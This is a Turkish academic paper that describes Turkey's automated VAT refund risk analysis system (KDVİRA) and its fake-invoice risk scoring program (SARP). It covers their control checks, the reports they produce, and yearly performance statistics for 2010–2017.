In this study, the VATRRRA and FDRAS systems will be defined, their operations will be explained, the information of reports about the systems will be given and the statistical data about the results of the systems will be shared and interpreted.

Key Words: RA, VAT Refund, Taxpayer, e-Audit

Jel Codes: C88, H21, H26, M42, M48

GİRİŞ

Vergi idaresinin en önemli görevlerinden biri vergi yasalarının doğru şekilde uygulanıp uygulanmadığını kontrol etmektir. Maliye Bakanlığı'nın en önemli vergi gelirlerinden biri ise Katma Değer Vergisi (KDV)'dir. İstisnalar hariç, yurt içi her tüketimde KDV doğmaktadır. Dolayısı ile bu verginin tahsili önem arz etmektedir. Ancak hatırlanması gereken bir husus vardır; bu da KDV'nin beyan usulüne göre bildiriminin yapılıyor olması ve dolaylı yol ile tahsil edildiğidir. Bu süreç, art niyetli kişilerin KDV yüklerini yanlış beyan etmeleri, sahte belge kullanmaları ve vergi kaçırımlarına zemin hazırlar niteliktedir.

27.01.2010 tarihinde yayınlanan 53 numaralı KDV sirkülerinde belirtildiği üzere KDV iade taleplerinde *indirilecek KDV listesi, yüklenilen KDV listesi ve satış faturaları listesi* ile iade için ibrazı istenilen durumlarda *gümrük (çıkış) beyannamesi listesinin* elektronik ortamda alınması uygun görülmüştür. Mükellefler bu tarihten itibaren KDV iadesine konu olan alacakları için yukarıda sayılan belgeleri İnternet Vergi Dairesi'ne yüklemeye başlamıştır.

İnternet Vergi Dairesi uygulamasından önce mükellefler, ibraz edecekleri belgeleri kâğıt ortamda veya CD'lere yükleyerek vergi dairelerine vermektedir. Başvuru ve analizin elden yürütüldüğü dönemde mükellef, iade konusunun çeşitlik arz etmesinden kaynaklı ibraz edeceği belgeleri karıştırabiliyordu. Vergi dairesi, kâğıt belgeleri ve CD'leri tek tek inceliyor ve sorun olduğunda mükellef ile iletişime geçiyordu. Düzeltmeler için buraya kadarki başvuru süreci tekrarlanıyor, sorun yoksa VEDOP sistemi üzerinden her bir kontrol için tek tek ekranlardan sorgulamalar yapılıyor ve sonuçları yazdırılıyordu. 1 klasör başvuru belgesi, 10 klasör analiz raporu haline gelebiliyordu.

* Yrd. Doç. Dr., Okan Üniversitesi, UBYO, Muhasebe ve Denetim Bölümü – ilkercalayoglu@outlook.com

GİB'in yeni sistemi öncesinde KDV tahsilatlarının yaklaşık 1/5'i iade olarak talep edilmekteydi. Toplam iade tutarının ortalama %70'i ihracat şirketlerine yapılmaktaydı. Hem mükelleflerin başvuru süreci ve sonuca ulaşmada geçen sürenin uzunluğu hem de vergi dairesinin elle yaptığı sorgulamalar neticesinde emek ve zaman kaybı ile yanlış işlem yapabilme ihtimalleri yaşanmaktaydı. Üstelik vergi dairelerinin yorum farklılıklarından dolayı farklı sonuçlar üretilebiliyordu ve standartlaşma yoktu.

2010 yılındaki KDV iadelerinin başvuru ortamının değişmesiyle birlikte GİB, ülkedeki tüm KDV iade taleplerini tek bir havuzda toplayıp, çeşitli sorgulamalar yaparak bir gün içinde sonuca bağlayabilen yeni bir sisteme geçmiştir. Bu istemin adı KDV İadesi Risk Analiz Sistemi (KDVİRA)'dır. Bu sistem, KDV iade sürecinin başarısına katkı sağlamaktadır ve halen süren bazı problemlere karşı en etkili çözüm olarak görülmektedir (Usta & Gerekan, 2017); (Usta, et al., 2017).

1. KDV İadesi Risk Analiz (KDVİRA) Sistemi

2008 yılı Haziran ayında yapılan çalışmalar neticesinde KDVİRA, 2010 yılı Ocak ayında kullanılmaya başlanmıştır (Doğan, 2012). KDVİRA, tüm ülkede vergi mükelleflerinin KDV iadesine esas teşkil eden işlemlerden doğan KDV alacak taleplerinde beyan ettikleri belgelerin ve matrahların doğruluğunu teyit edici sorgulamalar yapan ve mükellefin ilişkide bulunduğu alt mükellefler, sektör, bölge değerleri ile karşılaştırıp riskli alanların tespitini yapabilen bir e-denetim yazılımıdır. 2010 yılından günümüze kadar geçen süreçte e-dönüşüm kapsamında yaşanan yeni uygulamalar ve alınması gereken yeni tedbirler neticesinde yapılan sorgulamaların daha detaylandırılmasına yönelik yeni sorgular sisteme eklenmiştir (GİB, 2016); (GİB, 2015).

KDVİRA, beyan edilen belgelerin kontrolünü de yapmaktadır. KDVİRA'yı bu konuda GİB'in Sahte Belge Risk Analiz Sistemi (SARP) adında bir başka yazılımı desteklemektedir. Bu konudaki bilgiler üçüncü başlıkta verilecektir.


KDVİRA sisteminin amaçları şunlardır: (GİB, 2011); (GİB, 2010)

- *KDV iade talep eden mükellefleri ve vergi dairesini kırtasiyecilikten ve bir kısım formalitelerden kurtarmak,*
- *Vergi dairesince KDV iadelerinde otomasyon üzerinden yapılan rutin kontrolleri bilgisayar programı aracılığıyla yaparak iade işlemlerine hız kazandırmak,*
- *Sorgulamalarda oluşabilecek hataları ortadan kaldırmak,*
- *Tüm vergi dairelerine KDV iade işlemleri açısından asgari bir standart getirmek ve uygulama birliği sağlamak,*
- *KDV iadelerinde detaylı analizler yaparak haksız iadelerin önüne geçmek,*
- *İdare tarafından iade işlemlerinin takip ve kontrol edilmesini kolaylaştırmak*

1.1. KDVİRA'nın İşleyişi

GİB'in kayıt dışı ekonomi ile mücadele kapsamında aldığı tedbirler ve geliştirdiği yeni sistemler neticesinde dürüst ve sorunsuz mükellef için KDV iade analizi ve iadenin gerçekleştirilmesi 3-5 gün gibi kısa bir sürede gerçekleştirilebilmektedir. Bu sonuçtaki en önemli pozitif fayda, analiz işlemleriyle vergi dairelerinin uğraşmayıp genel merkezde gerçekleşip sadece raporunun vergi dairelerine gelmesi ve kalan operasyonun vergi daireleri tarafından yürütülüyor olmasıdır. Böylece vergi daireleri, GİB'in uzuvları gibi iş görerek operasyonlar hızlanmaktadır.

Şekil 1'de KDV iade süreci özet olarak ifade edilmiştir.



Şekil 1: KDV İade Süreci

Kaynak: (GİB, 2010)

Sistemin işleyişi kısaca şöyledir: Mükelleflerden KDV iadesi talep edenler e-beyannamelerini İnternet Vergi Dairesi'ne yükler. Gönderilen veriler, Gelir İdaresi Veri Ambarı'na ulaşır ve saklanır. Veri ambarındaki veriler Gelir İdaresi Risk Analizi sisteminde veri madenciliği teknikleriyle analiz edilir ve VEDOP sistemi üzerinden vergi dairesine “KDV İadesi Kontrol Raporu” üretilerek iletilir. Bir başka sonuç olan “KDV İadesi Risk Raporu” da Vergi Denetim Kurulu Başkanlığı'na gönderilir.

Bu sistem ile ülkedeki tüm KDV iade talepleri çeşitli açılardan detaylı analizlere tabi tutulmakta ve sonuçlar iade talebinin yapıldığı günün gecesi tamamlanabilmektedir. KDVİRA, bir gecede on binlerce mükellefin sisteme yükledikleri listelerdeki milyonlarca satır veriyi hem gümrük ve bankalardaki bilgiler ile hem de idarenin kendi bünyesindeki verilerle karşılaştırabilmektedir. Sonuç olarak her iade talebine bir rapor üretilir. (Doğan, 2015) Bu yönüyle sistem, ileride uygulanması planlanan e-denetim programlarına bir örnek teşkil etmektedir (Doğan, 2012).

1.2. KDVİRA Raporları

KDVİRA sistemi her iade talebi için 3 rapor üretmektedir. Bunlar şunlardır: KDV İadesi Kontrol Raporu (Özet), KDV İadesi Kontrol Raporu (Detay), Makro Analiz Raporu. (Doğan, 2012)

1.2.1. KDV İadesi Kontrol Raporu (Özet)

Detay raporda tespit edilen olumsuzlukların (hata ve eksikliklerin) mükellefe, meslek mensubuna veya YMM'ye bildirilmesi amacıyla üretilmektedir. (Doğan, 2012) 01.07.2015 tarihinden sonra oluşan tüm KDV İadesi Kontrol Raporları, vergi daireleri tarafından mükelleflere elektronik ortamda iletilmektedir; bu özet rapora İnternet Vergi Dairesi / Diğer Dilekçe ve Talepler / KDV İade Kontrol Raporu Görüntüleme (Yeni) / KDV İade Kontrol Raporu (Özet) Görüntüleme menüsünden erişilebilmektedir (İVD-Duyuruları, 2015).

Özet rapor beş ana kısımdan oluşmaktadır. İlk kısım olan rapor bilgileri bölümünde raporun tarihi, numarası, dönemi ve sayısı bulunmaktadır. İkinci kısım olan mükellef sicil bilgileri kısmında vergi numarası, ad soyad/unvan, vergi dairesi, faaliyet kodu, ticaret sicil numarası ve ortaklık yapısı bulunmaktadır. Üçüncü kısım olan iadeye ilişkin bilgiler bölümünde iade hakkı doğuran işlem türü, iade türü, teminat bilgisi, iade talep şekli, talep edilen iade tutarı, YMM vergi numarası/adı soyadı ve ihraç kayıtlı teslimler dolayısıyla KDV beyannamesinde beyan edilen tecil edilebilir KDV tutarı bulunmaktadır. Dördüncü kısımda genel esas kontrol segmentleri sonucunda olumsuz çıkan kontrol noktaları ve açıklamaları bulunmaktadır. Beşinci kısımda özel esas kontrol segmentleri sonucunda olumsuz çıkan kontrol noktaları ve açıklamaları bulunmaktadır.

Özet raporda bildirilen hata ve eksikliklere dair kontrol noktaları olan sorgulama segmentleri detay raporda ayrıntıları ile bulunmaktadır.

1.2.2. KDV İadesi Kontrol Raporu (Detay)

Dört alandan oluşan ve detaylı bilgiler üreten bu rapor, vergi dairesinin kullanımına sunulmaktadır. Söz konusu alanlar aşağıdaki başlıklarda açıklanacaktır.

1.2.2.1. Tablo 1 – Genel Bilgiler: İade talep eden mükellefe ve iadeye ilişkin genel bilgilere yer verilen tablodur. Tabloda detaylı bir şekilde mükellef sicil bilgilerine, iadeye ilişkin bilgilere ve mükellef hakkındaki mali bilgilere yer verilmektedir. (Doğan, 2014)

1.2.2.2. Tablo 2 – İncelemeye Sevk Edilen Mükellefler: Bu bölümde mükellefin kendisi, birinci ve ikinci alt kademedeki tedarikçi firmalardan sahte veya muhteviyatı itibarıyla yanıltıcı belge (SMİYB) düzenleyenler veya düzenleme şüphesiyle incelemeye sevk edilenler listelenmektedir. (Doğan, 2011) Bu tablo, GİB'in sahte belge risk analiz programının desteği ile elde edilir ve buradaki bilgiler, vergi dairelerini bilgilendirmek içindir. (Doğan, 2014)

Tablo 2, iki grupta raporlama yapmaktadır. Bunlar tablo 2/A ve 2/B'dir. Tablo 2/A ve 2/B'deki mükellefler otomatik olarak incelenmek üzere incelemeye sevk edilir. (Gökdoğan, 2016)

Tablo 2/A, iade talep eden mükellefe ait SMİYB düzenleme veya hali hazırda anılan fiil nedeniyle vergi incelemesinde olması hakkındaki bulguların raporlandığı alandır.

Tablo 2/B, iade talep eden mükellefin birinci ve ikinci alt tedarikçi firmalara ait SMİYB düzenleme veya hali hazırda anılan fiil nedeniyle vergi incelemesinde olması hakkındaki bulguların raporlandığı alandır.

Yukarıdaki fiillerden haklarında risk bulunan mükelleflerin ilgili hükümlere göre GİB'e geri bildirimde bulunması gerekir. Gerek başkaca incelemeye sevk nedeni bulguların tespit edilmesi, gerekse süresi içinde geri bildirimde bulunmamak koşullarında iade talebi, vergi incelemesi sonucunda karara varmak üzere vergi denetim kurula sevk edilir.

1.2.2.3. Genel Esas Kontroller (GEK): KDV İadesi Kontrol Raporundaki Kontrol Segmentlerinden genel esaslara ilişkin olanlarıdır. Tablo 1'de GEK kontrol noktaları sıralanmaktadır. Talep edilen her bir iade türü için sadece gerekli olan GEK'ler çalıştırılır; tümü her iade başvurusu için çalıştırılmaz (Doğan, 2012).

Tablo 1: Genel Esas Kontrol Noktaları

GEK 02	Banka/Katılım Bankası Kesin Teminat Mektubu Kontrolü
GEK 03	Önceki Dönemden Devreden KDV'nin Kontrolü
GEK 04	Sonraki Döneme Devreden KDV'nin Kontrolü
GEK 05	Tam İstisna Azami İade Edilebilecek Tutar Kontrolü
GEK 06	Alt Mükelleflerin Fatura Beyan Tutarlılığı
GEK 07	Yüklenilen KDV Listelerindeki Faturaların Tarih Kontrolü
GEK 08	Alt Mükelleflerin Faturalarının Belge Basım Bilgileri Kontrolü
GEK 09	Yüklenilen KDV Listesi Mükerrer Fatura Kontrolü
GEK 10	İndirilecek KDV Listesi ile Bu Döneme Ait İndirilecek KDV Kontrolü
GEK 11	Yüklenilen KDV Listesi ile Beyan Edilen Yüklenilen KDV Kontrolü
GEK 12	KDV Beyannamesi ile Gümrük Çıkış Beyannamesi Tutar Kontrolü
GEK 13	Fiili İhraç Tarihi ve KDV İadesi Talep Edilen Dönemin Kontrolü
GEK 14	Fiili İhraç Tarihi ile Satış Faturası Tarihi Kontrolü
GEK 15	Gümrük Çıkış Beyannamesi ile Gümrük Çıkış Beyannamesi Listesi Tutar Kontrolü
GEK 16	Gümrük Çıkış Beyannamesi ile Satış Faturaları İçerik Kontrolü
GEK 17	E- Fatura Kapsamındaki Mükelleflerin Fatura Bilgileri Kontrolü
GEK 18	KDV İadesi Tasdik Sözleşmesi Kontrolü
GEK 19	Tedbirli YMM Kontrolü
GEK 20	Tam Tasdik Sözleşmesi
GEK 21	Gümrük Giriş Beyannamesi Kontrolü
GEK 22	Tevkif Edilen KDV Tutarının Beyan Edilip Edilmediğinin Kontrolü
GEK 23	İndirilecek KDV Listesi Mükerrer Fatura Kontrolü
GEK 24	Yüklenilen KDV Listesi ile İndirilecek KDV Listesi Karşılaştırması ve İade Döneminden Sonraki Tarihe Ait Belge Kontrolü
GEK 25	İhraç Kayıtlı Satış Faturası Listesi ile KDV Beyannamesindeki İhraç Kaydıyla Teslimlere Ait Hesaplanan KDV Tutarı Kontrolü

GEK 26	İhraç Kayıtlı Satış Faturası Listesindeki Gümrük Çıkış Beyannamesi/İhracatçı Firma Uyumu ve İhracatın 3 Ay İçinde Gerçekleşme Kontrolü
GEK 27	İhraç Kayıtlı Teslimlere Ait Satış Faturalarının Tarih Kontrolü
GEK 28	İhraç Kayıtlı Satış Faturasının İhracatçı Firma Listesinde Yer Alıp Almadığının Kontrolü
GEK 29	Tam Tevkifat Kapsamında Tevkif Edilen KDV Tutarının Beyan Edilip Edilmediğinin Kontrolü
GEK 30	Mükellefin İndirilecek ve/veya Yüklenilen KDV Listelerinde Yer Alan Faturalarının İhraç Kayıtlı Teslimde Bulunan Mükelleflerin Satış Faturaları Listesinde Yer Alıp Almadığının Kontrolü
GEK 31	Gümrük Çıkış Beyannamesi ile İhraç Kayıtlı Satış Faturaları İçerik Kontrolü
GEK 32	Yüklenilen KDV Listesinde Yer Alan Genel Giderlere Ait Belgelerin İstisnalı Satış/Toplam Satış Oranının Tutarlılığı Kontrolü
GEK 33	İndirimli Orana Tabi İşlemlerde KDV Beyannamesi, Hesaplama Tablosu Ve Satış Faturası Listesi Bedellerin Uyumlu Olup Olmadığının Kontrolü
GEK 34	İndirimli Orana Tabi İşlemlerde KDV Beyannamesi, Hesaplama Tablosu ve Satış Faturası Listesi Hesaplanan KDV Toplamlarının Uyumlu Olup Olmadığının Kontrolü
GEK 35	İndirimli Orana Tabi İşlemlerde Hesaplama Tablosu Yüklenilen KDV İle Yüklenilen KDV Listeleri Belgenin Yüklenime Konu Edildiği Dönemlerin Uyumlu Olup Olmadığının Kontrolü
GEK 36	İndirimli Orana Tabi İşlemlerde Hesaplama Tablosu İade Edilebilir KDV Tutarlılığı Kontrolü
GEK 37	İndirimli Orana Tabi İşlemlerde Mahsubu Gerçekleşen İade Tutarı Tutarlılığı Kontrolü
GEK 38	İndirimli Orana Tabi İşlemlerde Devreden KDV Kontrolü Ve İade Tutarının Devreden KDV'yi Aşıp Aşmadığının Kontrolü
GEK 39	İndirimli Orana Tabi İşlemlerde Düzeltme Beyannamesi İle İade Talebinde Bulunup Bulunmadığı veya İade Tutarını Arttırıp Arttırmadığı Kontrolü
GEK 40	İndirimli Orana Tabi İşlemlerde Azami İade Edilecek KDV Tutar Kontrolü

Kaynak: (Vural, 2012); (Gökdoğan, 2016)

Mükellefin bazı kontrol noktalarında başarısız olması durumunda vergi dairesi, mükelleften bu başarısızlıkları gidermesini ya da bunlara ilişkin izahatta bulunmasını ister. Başarısız sonuçlara karşı düzeltme, yeni liste veya eksik bilgiyi tamamlama gibi seçeneklerden gerekli olan uygulanır. (Kalm, 2012) Sonrasında yine risk analizine tabi tutularak yeni sonuçlar alınır.

1.2.2.4. Özel Esas Kontroller (OEK): Bunlar, 84 No.lu KDV Genel Tebliği'nin Özel Esaslar başlıklı II. Bölümünde belirtilen kontrollerden oluşmaktadır. Tablo 2'de OEK kontrol noktaları sıralanmaktadır. Aşağıdaki taraflara sahte ve muhteviyatı itibarıyla yanıltıcı belge kullanma ve düzenleme rapor kaydı bulunup bulunmadığının, defter ve belge ibraz edip etmediklerine dair sorgulamalar yapılmaktadır.

- İade talebinde bulunan mükellef
- Mükellefin ortakları veya kanuni temsilcileri
- Mükellefin ortaklarının veya kanuni temsilcilerinin ortak olduğu şirketler
- Mükellefin ortağı olan şirketlerin ortaklarının ve kanuni temsilcileri
- Mükellefin birinci alt mükellefleri

Bu kontrollerde çıkan olumsuz tespitin cinsine göre hak edilmeyen tutarın iade edilecek KDV tutarından tenzil edilmesini ve indirilecek KDV'den çıkartılmasını; 4 kat teminat aranması; teminat gösterilmemesi halinde münhasıran vergi inceleme sonucuna göre iade yerine getirilmektedir. (Doğan, 2011); (Türkkan, 2017); (Ercan, 2014)

Tablo 2: Özel Esas Kontrol Noktaları

OEK 01	İade Talep Eden Mükellefin SMİYB Düzenleme Raporu Kontrolü
OEK 02	İade Talep Eden Mükellefin SMİYB Kullanma Raporu Kontrolü
OEK 03	İade Talep Eden Mükellefin SB Düzenleme Tespiti veya MİYB Düzenleme Tespiti Kontrolü
OEK 04	İade Talep Eden Mükellefin SB Kullanma Tespiti veya MİYB Kullanma Tespiti Kontrolü
OEK 05	İade Talep Eden Mükellefin Adresinde Bulunamama Tespiti Kontrolü
OEK 06	İade Talep Eden Mükellefin Defter ve Belge İbraz Etmeme Tespiti Kontrolü
OEK 07	İade Talep Eden Mükellefin Verilmeyen KDV Beyannamesi Kontrolü
OEK 08	İade Talep Eden Mükellefin İhtiyati Tahakkuk veya İhtiyati Haciz Tespiti Kontrolü
OEK 09	Mükellef Şirketin Ortakları ve Kanuni Temsilcileri SMİYB Düzenleme Raporu ve Tespiti Kontrolü
OEK 10	Mükellefin Ortaklarının ve/veya Kanuni Temsilcilerinin Ortak Olduğu veya Bunların Kurdukları Şirketlerin SMİYB Düzenleme Raporu ve Tespiti Kontrolü

OEK 11	Mükellef Ortağı Olan Şirketin, Ortakları ve/veya Kanuni Temsilcilerinin SMİYB Düzenleme Raporu ve Tespiti Kontrolü
OEK 12	Mükellefin Ortak ve/veya Kanuni Temsilcisi Olduğu Mükelleflerin SMİYB Düzenleme Raporu ve Tespiti Kontrolü
OEK 13	Mükellefin Ortak ve/veya Kanuni Temsilci Olduğu Mükelleflerin Ortakları ve Kanuni Temsilcilerinin SMİYB Düzenleme Raporu ve Tespiti Kontrolü
OEK 14	Doğrudan Mal veya Hizmet Temin Ettikleri Mükelleflerin SB Düzenleme Raporu ve Tespiti Kontrolü
OEK 15	Doğrudan Mal veya Hizmet Temin Ettikleri Mükelleflerin MİYB Düzenleme Raporu ve Tespiti Kontrolü
OEK 16	Doğrudan Mal veya Hizmet Temin Ettikleri Mükelleflerin Diğer Olumsuz Tespitleri Kontrolü
OEK 17	Doğrudan Mal veya Hizmet Temin Ettikleri Mükelleflerin Verilmeyen 1 No.lu KDV Beyannamesi Kontrolü

Kaynak: (Vural, 2012); (Gökdoğan, 2016); (KDV_İadesi_Otomasyon_ve_Analiz_Müdürlüğü, 2016)

1.2.3. Makro Analiz Raporu

Makro Analiz Raporu (MAR), Temmuz 2011 tarihinden itibaren tüm KDV iadesi talep eden mükelleflerin istatistiksel veri ve yöntemlere dayalı olarak profillerinin ve eğilimlerinin tespit edilmesini sağlar. Bunun yanında mükelleflerin dönemler arası verilerinin değişik açılardan karşılaştırmasını yapar ve mükellefin bulunduğu il ve sektördeki diğer mükelleflerle de karşılaştırarak mükellefin iline veya sektörüne göre durumunu görsel öğelerle zenginleştirilmiş şekilde vergi dairelerine raporlar. İadeyi sonuçlandıracak olan vergi dairesi de kendisine gelen bu rapordaki mükellefin kendi geçmişine, bulunduğu il veya sektördeki değerlerden sapmalarına dikkat ederek iade talebinde gerekli incelemelerin gerçekleştirilmesini sağlar. (GİB, 2014); (GİB, 2016); (GİB, 2018)

“KDVİRA tarafından 25 farklı noktada gerçekleştirilen MAR kontrollerinden bazıları başlıklar itibariyle aşağıdaki gibidir” (Doğan, 2014):

- Mükellefin Cari Dönem ve Önceki Aylar İtibariyle İade Tutarındaki Ani Yükselmelerin Analizi
- Mükellefin Beyan Ettiği Yüklenilen KDV Tutarının Teslim Hizmet Bedeline Oranının Sektörüne Göre Uyum Analizi
- Mükellefin Yüklenilen Genel Gider KDV/ Toplam Yüklenilen KDV Oranının Sektörüne Göre Uyum
- Mükellefin İhracat İstisnası Kapsamında Satışını Yaptığı Mal Cinslerindeki Değişikliklerin Analizi
- Mükellefin İhracat İstisnası Kapsamında Ticaret Yaptığı Ülke Değişikliklerinin Analizi
- Mükellefin Alım Yaptığı Firmalardaki Değişimlerin Analizi

1.3. KDVİRA Performans Sonuçları

2010 yılından günümüze kadarki süreçte iade talep eden mükelleflerin talepleri, KDVİRA sistemi aracılığıyla yukarıda açıklanan raporları üretmiş ve varsa uyumsuzlukları tespit edip mükellef/YMM'lere bildirerek haksız yere KDV iadeleri engellenmiştir. Söz konusu analizler neticesinde ortaya çıkan rakamlar GİB'in faaliyet raporlarında açıklanmaktadır. Bunun yanında kayıt dışı ekonomi ile mücadele kapsamında GİB'in belirlediği hedeflere erişmek için yaptığı tahminlerin bulunduğu performans programları da açıklamaktadır. Bu iki rapordan elde edilen performans sonuçları tablo 3'de gösterilmiştir.

Tablo 3: Genel Esas Kontrollerinin Yıllara Göre İade Talep Eden Mükellef Sonuçları

Yıllar	İade Talep Eden Mükellef Sayısı	Toplam Üretilen Rapor Sayısı	Risk Analizi Sonrası Mükelleflerin Genel Esaslara Tabi Olmak İçin Düzeltme KDV Beyannamesi İle Tenzil Ettikleri İade Talebi Tutarı	Beklenti ¹	Mükellef Başına Genel Esasların KDV Tenzil Ettirme Miktarı
2010	32.183	284.981	200.543.272 TL		6.231 TL
2011	40.465	397.678	833.988.683 TL		20.610 TL
2012	49.056	510.489	664.890.282 TL	200.000.000 TL	13.554 TL
2013	57.754	610.506	991.000.813 TL	200.000.000 TL	17.159 TL
2014	66.274	718.853	1.086.437.343 TL	600.000.000 TL	16.393 TL
2015	73.778	835.510	957.984.693 TL	1.000.000.000 TL	12.985 TL
2016	77.516	946.526	1.257.051.987 TL	1.050.000.000 TL	16.217 TL
2017	83.057	1.040.738	1.567.890.551 TL	1.100.000.000 TL	18.887 TL
2018				1.600.000.000 TL	

Kaynak: GİB Faaliyet Raporları ve Performans Programları

Tablo 3'e göre iade talep eden mükellef sayısında, her yılın değeri önceki yıllara oranlandığında azalan oranda olsa da hep artış gerçekleşmiştir. Artış oranı %25'den %5'e kadar düşmüştür. (Son yıl %7 olmuştur.) Buna mukabil, üretilen toplam rapor sayısının iade talep eden mükellef başına oranı ise her yıl artarak yükselmektedir. Mükellef başına üretilen rapor sayısı 8,85'den 12,21'e çıkmıştır. Bu durum, KDVİRA sisteminin ilk uygulamaya geçtiğinden beri geliştirildiğini ve daha detaylı raporlamalar yapabildiğini işaret etmektedir.

Tablo 3'e göre iade talep eden mükelleflere uygulanan GEK kurallarındaki uyumsuzluklar neticesinde yıllara göre dalgalanan ancak tahminlere göre devamlı artan miktarda KDV iade taleplerinde indirim sağlanmıştır. Tahminlerin her yıl artması ve gerçekleşen rakamların da tahminleri (2015 yılı hariç) hep yakalaması durumu, 2018 yılında gerçekleşecek rakamın da tahminleri yakalama ihtimalini kuvvetlendirmektedir. Bu değerleri etkileyen esas unsur GEK sorgulama parametrelerinin artarak ve geliştirilerek uygulanmasıdır. Her yeni uygulama, iade talep eden mükelleflerin alışma sürecinde oldukları dönemde rakamları arttırmaktadır. En son GEK 25-40 arasındaki ihraç kayıtlı, tam tevkifatlı, indirimli orana tabi işlemler ile hızlı kargo taşımacılığından iadelere dair sorgulamalar uygulanmaya başlamıştır. Bu sebepten ötürü mükellef başına KDV iadesi talebindeki indirim miktarı da dalgalanmaktadır.

Tablo 4: Genel Esas Kontrollerinin Yıllara Göre Sorunlu Alt Mükellef Sonuçları

¹ Gelir İdaresi Başkanlığı'nın yıllara göre Performans Programlarından elde edilen bilgilerdir. Şubat ayında hazırlanır. Geçmiş yıl gerçekleşen rakamları ve içinde bulunulan yıl için de tahmini rakamları bildirir.

Yıllar	Sorunlu Alt Mükelleflerin Risk Analizi Sonrası KDV Matrah Artış Tutarı		Toplam	Beklenti ²
	1.Alt Mükelleflerin Matrah Artışları	2.Alt Mükelleflerin Matrah Artışları		
2010	206.691.852 TL	339.824.843 TL	546.516.695 TL	
2011	2.076.881.611 TL	3.431.376.094 TL	5.508.257.705 TL	
2012	1.852.938.965 TL	1.697.981.179 TL	3.550.920.144 TL	800.000.000 TL
2013	2.833.063.264 TL	1.968.690.830 TL	4.801.754.094 TL	6.000.000.000 TL
2014	4.268.321.258 TL	3.546.859.998 TL	7.815.181.256 TL	3.000.000.000 TL
2015	3.637.912.071 TL	2.580.241.187 TL	6.218.153.258 TL	8.000.000.000 TL
2016	4.822.502.810 TL	3.969.727.011 TL	8.792.229.821 TL	8.150.000.000 TL
2017	6.578.053.060 TL	7.971.961.852 TL	14.550.014.912 TL	7.250.000.000 TL
2018				14.000.000.000 TL

Kaynak: GİB Faaliyet Raporları ve Performans Programları

Tablo 4'e göre iade talep eden mükellefin birinci ve ikinci alt mükelleflerinde ortaya çıkan sorunlar nedeniyle KDV matrahlarında artışlar yaşanmıştır. Dolayısı ile mükellefte kalan KDV borcu açığa çıkmıştır. Gerek birinci alt mükellefin, gerekse ikinci alt mükellefin matrah artışları yıllara göre dalgalanmaktadır. Alt mükellefler başına en fazla matrah artış miktarları 2017 yılı sonuçlarına aittir. İkinin toplamı ise dalgalanan ve miktar olarak artan bir görüntü çizmektedir. Bu sonuçlar, son altı yılın tahmini değerleri ile karşılaştırıldığında ekseriyetle tahminlerin aşıldığı (4 kere) ve üçünün aşırı şekilde olduğu fark edilmektedir. Bu durum, sistemin belirli aralıklarda geliştirilerek yeni sorgulamalar ile zenginleştirilmesinden dolayıdır.

KDV iadesinden sonra ilgili dönem için düzeltme beyannamesi vererek matrah azaltma yoluna giden mükellefler bulunmaktadır. Düzeltme beyannamesi ile art niyetli sonuçları amaçlayanların tespiti için sisteme 11.09.2013 tarihinde yeni bir menü eklenmiştir. Böylece, beyannamenin verildiği günü takip eden gün, vergi daireleri durumdan haberdar olmaktadır. İlgili ekranlara yansıtılan mükelleflere ilişkin bilgiler ve/veya açıklamalar (ihbarname düzenlenmesi vb.) vergi dairelerince takip edilebilmektedir. (GİB, 2016) Bu uygulamanın başlamasından beri son 4 yıllık vergi dairelerince yapılan işlemlerin (ihbarname düzenlenmesi, beyanname tahakkuku vb.) sonuçları tablo 5'te gösterilmiştir.

Tablo 5: İade İşleminin Sonra Düzeltme Beyannamesi Verenlere Kesilen Ceza ve Eklenen Vergi Tutarları

Yıllar	Vergi Ceza İhbarnamesi ile		Beyanname ile Tahakkuk Ettirilen Vergi Tutarı
	Tarh Edilen Vergi Tutarı	Kesilen Ceza Tutarı	
2014	3.970.987 TL	4.772.404 TL	5.715.480 TL
2015	24.141.704 TL	26.552.125 TL	7.241.711 TL
2016	41.602.215 TL	53.044.970 TL	14.777.997 TL
2017	15.516.440 TL	17.836.420 TL	18.553.026 TL

Kaynak: GİB Faaliyet Raporları

² Gelir İdaresi Başkanlığı'nın yıllara göre Performans Programlarından elde edilen bilgilerdir. Şubat ayında hazırlanır. Geçmiş yıl gerçekleşen rakamları ve içinde bulunulan yıl için de tahmini rakamları bildirir.

Tablo 5'e göre son zamanların önemli hile noktalarından biri olan düzeltme beyannamesi vererek matrah azaltma yoluna gidip vergi kaçırarak mükellefler, sistem aracılığı ile tespit edilmekte ve kesilen ceza ve eklenen vergiler ilk üç yıl artmıştır. Son yıl bu yöntemden vazgeçen oldukça mükellef olduğu söylenebilir. GİB, geliştirdiği sistemler ile kayıt dışı ekonomi ile mücadelede önemli kazanımlar elde etmeye başlamıştır.

Son gelişme olarak, KDV iadelerinde risk odaklı denetim anlayışı gereği yüksek riskli iade taleplerini sayısal puan cinsinden tespit eden Riskli İade Takip ve Analiz Programı (RİTAP) geliştirilmiştir. (GİB, 2017)

2. Sahte Belge Risk Analiz Programı (SARP)

GİB, denetim tecrübelerinden hareketle sahte veya muhteviyatı itibariyle yanıltıcı belge düzenleme risk kriterleri oluşturmuştur. Bu kriterleri ihlal eden KDV mükellefleri, belirli bir algoritma çerçevesinde risk türüne ve ihlal şiddetine göre puanlanarak aylık bazda SMİYB düzenleme riski yönünden değerlendirilmekte ve detaylı bir şekilde analiz edilmektedir. Her kategoriden puanlar toplanarak mükellefin toplam risk puanı oluşmaktadır. Bunu gerçekleştiren programa Sahte Belge Risk Analiz Programı (SARP) denmektedir.

SARP, değerlendirmesini; analizi yaptığı mükellef için kendisinin ve ticarete bulunduğu diğer mükelleflerin beyan ettiği verilere göre gerçekleştirmektedir ve bunu dönemler itibari ile kayıt altına almaktadır. Sadece iade başvurusu yapılan dönemdeki verilerin karşılaştırılması değil aynı zamanda mükellefin ve ticaret yaptığı diğer mükelleflerin geçmiş verilerini de inceleyerek çeşitli açılardan düzeylerdeki anormalliklere odaklanmaktadır.

Risk odaklı denetim anlayışı ile ortaya konulan bu sistemde, SARP aracılığıyla belirlenen yüksek riskli mükellefler uzman personeller tarafından da değerlendirildikten sonra haklarında vergi incelemesi yapılmak üzere Vergi Denetim Kurulu Başkanlığına, özel esaslara ilişkin işlemlerin (84 no'lu KDV genel tebliği) yapılması amacıyla da bağlı oldukları vergi dairelerine gönderilmektedir. Böylece KDVİRA sistemi ve diğer vergi kaçakçılığına sebep olabilecek durumlar için riskler hesaplanmaktadır.

